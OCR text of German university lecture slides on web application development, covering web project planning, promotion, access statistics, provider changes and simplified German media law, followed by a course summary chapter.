
Eingabemaske gibt Standard-elemente vor

Bild zuerst als Upload zur Verfügung stellen

TYPO3: Backend



TYPO3: Backend II



TYPO3: Ergebnis

Entwicklung webbasierter Anwendungen

15. Kapitel: Web-Projektverwaltung

h_da
HOCHSCHULE DARMSTADT
UNIVERSITY OF APPLIED SCIENCES

fbi
FACHBEREICH INFORMATIK

Quellenhinweis:
Die Struktur und die Inhalte entstammen weitgehend http://de.selfhtml.org

Grundlagen

- Bei einem Web-Projekt müssen (mindestens) folgende Dinge berücksichtigt werden
  - ⇨ Planung
  - ⇨ Publikation
  - ⇨ Bekannt machen
  - ⇨ Kontrollieren
  - ⇨ Provider wechseln
  - ⇨ Rechtliche Aspekte

Web-Projekte planen (I)

siehe auch Kapitel "Softwaretechnik für webbasierte Anwendungen"

- Ziel des Projekts
  - ⇨ Dienstleistung anbieten? informieren? Selbstdarstellung? uvm.
  - ⇨ Die Ziele müssen klar sein, bevor der Auftritt entworfen wird
  - ⇨ evtl. auf der Startseite darstellen

    ("Auf diesen Seiten stellen wir uns und unsere innovative Technik vor…")
- Zielgruppe des Projekts
  - ⇨ Kunden? Experten? Kinder? Freaks? Neugierige? …
  - ⇨ Die Zielgruppen müssen klar sein, bevor der Auftritt entworfen wird
  - ⇨ evtl. auf der Startseite darstellen

    ("Allen Fahrradsüchtigen bieten wir auf diesen Seiten …")
- Projektumgebung im Web erforschen
  - ⇨ Potenzielle Konkurrenz im Web analysieren

    (Marktlücke oder einer von vielen?)
  - ⇨ wodurch können Sie sich hervorheben?

Web-Projekte planen (II)

- Inhalte und Redaktion
  - ⇨ Woher stammen die (potenziellen) Startinhalte?
    (Neu erstellen? Firmenprospekt? Veröffentlichungen? …)
  - ⇨ Woher stammen Inhalte für Aktualisierungen
    (Selbst recherchieren? Besucher? …)
  - ⇨ Wer überwacht die Aktualität und Richtigkeit der Inhalte?
    (Informationen, Links, News)
- Kosten
  - ⇨ Aufwand planen für
    - Konzept und Planung
    - Realisierung
    - Pflege
  - ⇨ Kosten für Content Management System
  - ⇨ Rentabilität prüfen

Web-Projekte planen (III)

- Terminierung und Ankündigung
  - ⇨ Domaine reservieren vs. monatelanger "Baustellen-Status"
  - ⇨ Vorankündigungen realistisch halten
- Gliederung und Strukturierung
  - ⇨ Vorher planen
  - ⇨ Gliederung transparent machen (z.B. über Metapher)
    - als Buch, als Verzeichnis oder Baum
    - Suchmöglichkeit und Index
- Corporate Design
  - ⇨ Wichtig für kommerzielle Produkte
  - ⇨ Logos, Symbole, Fonts, Bedienlogik,…

Web-Projekte planen (IV)

- Web-Design
  - ⇨ Form ohne Inhalt ist leer
  - ⇨ Inhalt ohne Form ist langweilig
  - ⇨ Navigation ist wichtig
  - ⇨ Plattformunabhängigkeit ist angesagt
    - verschiedene Rechner
    - Ein- und Ausgabemöglichkeiten (evtl. Barrierefreiheit)
  - ⇨ Das Web gehört zum Internet
    - Links, Suchmaschinen, Bandbreiten berücksichtigen

Web-Projekte publizieren

- Homepage bei Online-Dienst, kommerziellem Anbieter, kostenlosem Anbieter oder auf eigenem Server?

- Auswahl der Homepage nach
  - ⇨ Anforderung: Wichtigkeit einer charakteristischen Domain, Preis
  - ⇨ Technik: Zugangsgeschwindigkeit, Verfügbarkeit, Leistung, Subdomains, Virtual Hosting
  - ⇨ Bedarf: CGI, SSI, PHP, Statistiken, Speicher…

Web-Projekte bekannt machen

Die Robots werten u.a. die META-Tags in HTML aus

- Suchdienste und Verzeichnisse
  - ⇨ z.B. Google, Fireball, Yahoo, Altavista
  - ⇨ Anmeldung bei den Suchmaschinen durchführen
    - Automatische Datenerfassung und Aktualisierung durch "Robots"
    - unbedingt die Meta-Angaben in HTML pflegen
  - ⇨ Anmeldung bei redaktionell basierten Verzeichnissen
    - Begutachtung der Seite
  - ⇨ Anmeldung bei speziellen Suchdiensten nach Bedarf
    - Liste von Suchmaschinen unter http://www.suchlexikon.de/
- Sonstige Bekanntmachungsstrategien
  - ⇨ Pressemitteilungen, Briefköpfe, Visitenkarten
  - ⇨ Verlinkung von ähnlichen Projekten ("Web-Ringe")
  - ⇨ Werbebanner sind eher teuer und wirkungslos

Web-Projekte kontrollieren (I)

- Zugriffe auswerten
  - ⇨ Häufigkeit, Herkunft, Zeit, Browser, Erfolg
  - ⇨ für einzelne Seiten / Dateien
- Datenquelle
  - ⇨ Log-Dateien des Web-Servers (oft nur bei kommerziellem Provider)
    - Daten werden aufbereitet
    - für persönlichen Bereich
  - ⇨ CGI-Services (billig)
    - mit einem Zugriffszähler auf einer anderer Seite verlinken

Web-Projekte kontrollieren (II)

- Statistiken
  - ⇨ verfälscht durch Browser-Caches und Proxies,
  - ⇨ verfälscht durch Zugriffe von Suchrobotern

- Statistiken auswerten
  - ⇨ Anzahl der Zugriffe vs. Bekanntheit
  - ⇨ Einstiegsseite oder Verteilung
  - ⇨ Dateigrößen und Bandbreite vs. Abbruch
  - ⇨ kurze Verweildauer vs. Attraktivität
  - ⇨ Herkunft vs. Werbeanzeigen, Suchdienste, Sprache

Web-Projekte kontrollieren (III)

- Begriffe
  - ⇨ **Hit**
    - Zeile im Access-Log des Webservers
    - jede Einzeldatei (z.B. Bitmap, Frames) zählt
    - auch erfolglose Zugriffe
    - Zugriffe von Robots zählen
    - ⇨ nur für eine Aussage zur Entwicklungstendenz brauchbar
  - ⇨ **Pageview** (Page-Impressions, Seiten-Anfragen)
    - nur "Sichtkontakte" zählen (soweit erkennbar)
    - Framesets nur einfach gewertet
    - Verfälscht durch Weiterleitungen und gewertete Dateitypen (.html, .php,..)
    - ⇨ Maßstab für Werbefinanzierung
  - ⇨ **Visit** (Session)
    - zählt IP-Adressen der Zugriffe
    - Konvention: Visit gilt nach 30 Minuten Inaktivität als beendet

Provider wechseln mit Web-Projekten

- Provider wechseln bei vorhandener Domain-Adresse
  - ⇨ Übernahme ist möglich durch einen "KK-Antrag" (Konnektivitäts-Koordination)
  - ⇨ Abbildung Name → IP wird angepasst
  - ⇨ Probleme in einem Übergangszeitraum sind normal
- Provider wechseln und neue Domain-Adresse
  - ⇨ Adresse auswählen und reservieren
  - ⇨ Verweis auf ehemaliger Seite setzen
  - ⇨ siehe "Bekanntmachen eines Projekts"

Rechtliche Aspekte von Web-Projekten (I)

Vereinfacht für nicht-Juristen

- Hoheit und Verantwortlichkeit
  - ⇨ Webseiten sind weltweit abrufbar
    - ⇨es gilt das Recht des Landes der Staatsbürgerschaft des verantwortlichen Anbieters
  - ⇨ Problem: "Export" von Inhalten
    (z.B. Nazi-Material aus Deutschland über einen amerikanerischen Anbieter)

- Relevante Rechtsbereiche (Deutschland)
  - ⇨ Strafrecht: für Pornographie, Verleumdung, Volksverhetzung etc.
  - ⇨ Zivilrecht: Wettbewerb, Marken- und Patentverletzung, Verträge etc.
  - ⇨ Öffentliches Recht: Menschenwürde, Persönlichkeit, etc.

Rechtliche Aspekte von Web-Projekten (II)

Vereinfacht für nicht-Juristen

- Relevante Gesetze für neue Medien (Deutschland)
  - ⇨ Informations- und Kommunikationsdienstegesetz (IuKDG)
    (für private Homepages)
  - ⇨ Teledienstegesetz (TDG)
    - für Web-Angebote mit fremden Inhalten (z.B. Gästebücher, Diskussionsforen usw.)
    - ⇨Anbieter solcher Services sind für den Inhalte verantwortlich, ab dem Moment, wo Sie Kenntnis von den Inhalten erhalten
  - ⇨ Teledienste-Datenschutzgesetz (TDDSG)
    - regelt Umgang mit Daten
    - ⇨nur minimale Abfragen, Speicherungen etc. erlaubt
  - ⇨ Mediendienstestaatsvertrag (MdStV)
    - Impressumpflicht, Gegendarstellungsprinzip, Sorgfaltspflicht, etc.
    - besonders wichtig für Portale, Zeitschriften etc.

Rechtliche Aspekte von Web-Projekten (III)

Vereinfacht für nicht-Juristen

- Linkhaftung
  - ⇨ Problem: Entsteht durch das Setzen eines Links eine Verantwortung für den referenzierten Inhalt?
  - ⇨ Rechtsprechung ist noch nicht klar geregelt

- Wenn es diese Verantwortung gäbe…
  - ⇨ wären Suchmaschinen und Verzeichnisse verantwortlich für (fast) alles
  - ⇨ lägen Links auf verlinkten Seiten auch in der Verantwortlichkeit
  - ⇨ könnte man externe Links praktisch nicht mehr verwenden
  - ⇨ wäre Deutschland als Web-Standort tot


Entwicklung webbasierter Anwendungen

16. Kapitel: Zusammenfassung

Behandelte Themen

1. Einleitung
2. Softwaretechnik für webbasierte Anwendungen
3. HTML
4. CSS
5. ECMA-Script und DOM
6. HTTP
7. Web Server
8. CGI
9. PHP
10. Datenbankanbindung
11. Technologien im Zusammenhang
12. Sessionverwaltung
13. Sicherheit
14. Autorensysteme
15. Web-Projektverwaltung
16. Zusammenfassung

Einsatz der Technologien im Zusammenhang



- HTML
- CSS
- ECMA-Script
- DOM
- (Animation)

- HTTP
- Sessions

- Server-Konfiguration

- CGI
- PHP
- MySQL

Zielsetzung

- aus der Modulbeschreibung:
  - ⇨ Die Studierenden sollen Methoden und Techniken zur Entwicklung von webbasierten Anwendungen kennen, verstehen und anwenden können. Dies gilt insbesondere auch für datenbankbasierte Web-Anwendungen.
  - ⇨ Sie sollen die Grundlagen und die Handhabung eines aktuellen Entwicklungswerkzeugs für animationsorientierte webbasierte Anwendungen kennen.

- Konkret:

  Nach der Veranstaltung...
  - ⇨ kennen Sie den Sinn, Zweck und die Grenzen der verschiedenen Techniken
  - ⇨ verstehen Sie das Zusammenspiel der verschiedenen Techniken
  - ⇨ kennen Sie die wesentlichen Standards
  - ⇨ sind Sie in der Lage, komplexe und standardkonforme Webseiten zu erstellen